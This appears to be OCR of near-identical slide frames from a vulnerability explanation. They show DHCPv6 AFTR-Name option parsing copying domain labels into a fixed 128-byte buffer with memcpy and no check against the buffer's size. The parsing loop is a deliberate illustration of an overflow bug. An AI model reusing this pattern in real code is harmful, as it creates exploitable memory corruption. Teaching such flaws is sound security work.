
optinfo.buf (char [128])

aftr.example.	

64		18	
0x04	a	f	t
r	0x07	e	x
a	m	p	l
e	0x03	c	o
m	0x00		

Case 64 Pseudo Code

```
if (opt_len) {
  idx = 0;
  for (part_len = first_part_len;
       part_len && part_len <= opt_len;
       part_len = next_part_len) {
    memcpy(optinfo->buf[idx],
           data[idx + 1],
           part_len);
    if (part_len + idx + 1 >= opt_len)
      break;
    optinfo->buf[idx + part_len] = '.';
    idx += part_len + 1;
  }
} goto NEXT_LOOP
```



optinfo.buf (char [128])

aftr.example.

64		18	
0x04	a	f	t
r	0x07	e	x
a	m	p	l
e	0x03	c	o
m	0x00		

Case 64 Pseudo Code

```
if (opt_len) {
  idx = 0;
  for (part_len = first_part_len;
       part_len && part_len <= opt_len;
       part_len = next_part_len) {
    memcpy(optinfo->buf[idx],
           data[idx + 1],
           part_len);
    if (part_len + idx + 1 >= opt_len)
      break;
    optinfo->buf[idx + part_len] = '.';
    idx += part_len + 1;
  }
} goto NEXT_LOOP
```

optinfo.buf (char [128])

aftr.example.com	

64		18	
0x04	a	f	t
r	0x07	e	x
a	m	p	l
e	0x03	c	o
m	0x00		

Case 64 Pseudo Code

```
if (opt_len) {
  idx = 0;
  for (part_len = first_part_len;
       part_len && part_len <= opt_len;
       part_len = next_part_len) {
    memcpy(optinfo->buf[idx],
           data[idx + 1],
           part_len);
    if (part_len + idx + 1 >= opt_len)
      break;
    optinfo->buf[idx + part_len] = '.';
    idx += part_len + 1;
  }
} goto NEXT_LOOP
```


optinfo.buf (char [128])

aftr.example.com.	

64		18	
0x04	a	f	t
r	0x07	e	x
a	m	p	l
e	0x03	c	o
m	0x00		

Case 64 Pseudo Code

```
if (opt_len) {
  idx = 0;
  for (part_len = first_part_len;
       part_len && part_len <= opt_len;
       part_len = next_part_len) {
    memcpy(optinfo->buf[idx],
           data[idx + 1],
           part_len);
    if (part_len + idx + 1 >= opt_len)
      break;
    optinfo->buf[idx + part_len] = '.';
    idx += part_len + 1;
  }
} goto NEXT_LOOP
```



optinfo.buf (char [128])

aftr.example.com.

64		18	
0x04	a	f	t
r	0x07	e	x
a	m	p	l
e	0x03	c	o
m	0x00		

Case 64 Pseudo Code

```
if (opt_len) {
  idx = 0;
  for (part_len = first_part_len;
       part_len && part_len <= opt_len;
       part_len = next_part_len) {
    memcpy(optinfo->buf[idx],
           data[idx + 1],
           part_len);
    if (part_len + idx + 1 >= opt_len)
      break;
    optinfo->buf[idx + part_len] = '.';
    idx += part_len + 1;
  }
} goto NEXT_LOOP
```

optinfo.buf (char [128])


aftr.example.com.	

64		18	
0x04	a	f	t
r	0x07	e	x
a	m	p	l
e	0x03	c	o
m	0x00		

Case 64 Pseudo Code

```
if (opt_len) {
  idx = 0;
  for (part_len = first_part_len;
       part_len && part_len <= opt_len;
       part_len = next_part_len) {
    memcpy(optinfo->buf[idx],
           data[idx + 1],
           part_len);
    if (part_len + idx + 1 >= opt_len)
      break;
    optinfo->buf[idx + part_len] = '.';
    idx += part_len + 1;
  }
} goto NEXT_LOOP
```

optinfo.buf (char [128])




aftr.example.com.

Case 64 Pseudo Code

```
if (opt_len) {
  idx = 0;
  for (part_len = first_part_len;
       part_len && part_len <= opt_len;
       part_len = next_part_len) {
    memcpy(optinfo->buf[idx],
           data[idx + 1],
           part_len);
    if (part_len + idx + 1 >= opt_len)
      break;
    optinfo->buf[idx + part_len] = '.';
    idx += part_len + 1;
  }
} goto NEXT_LOOP
```

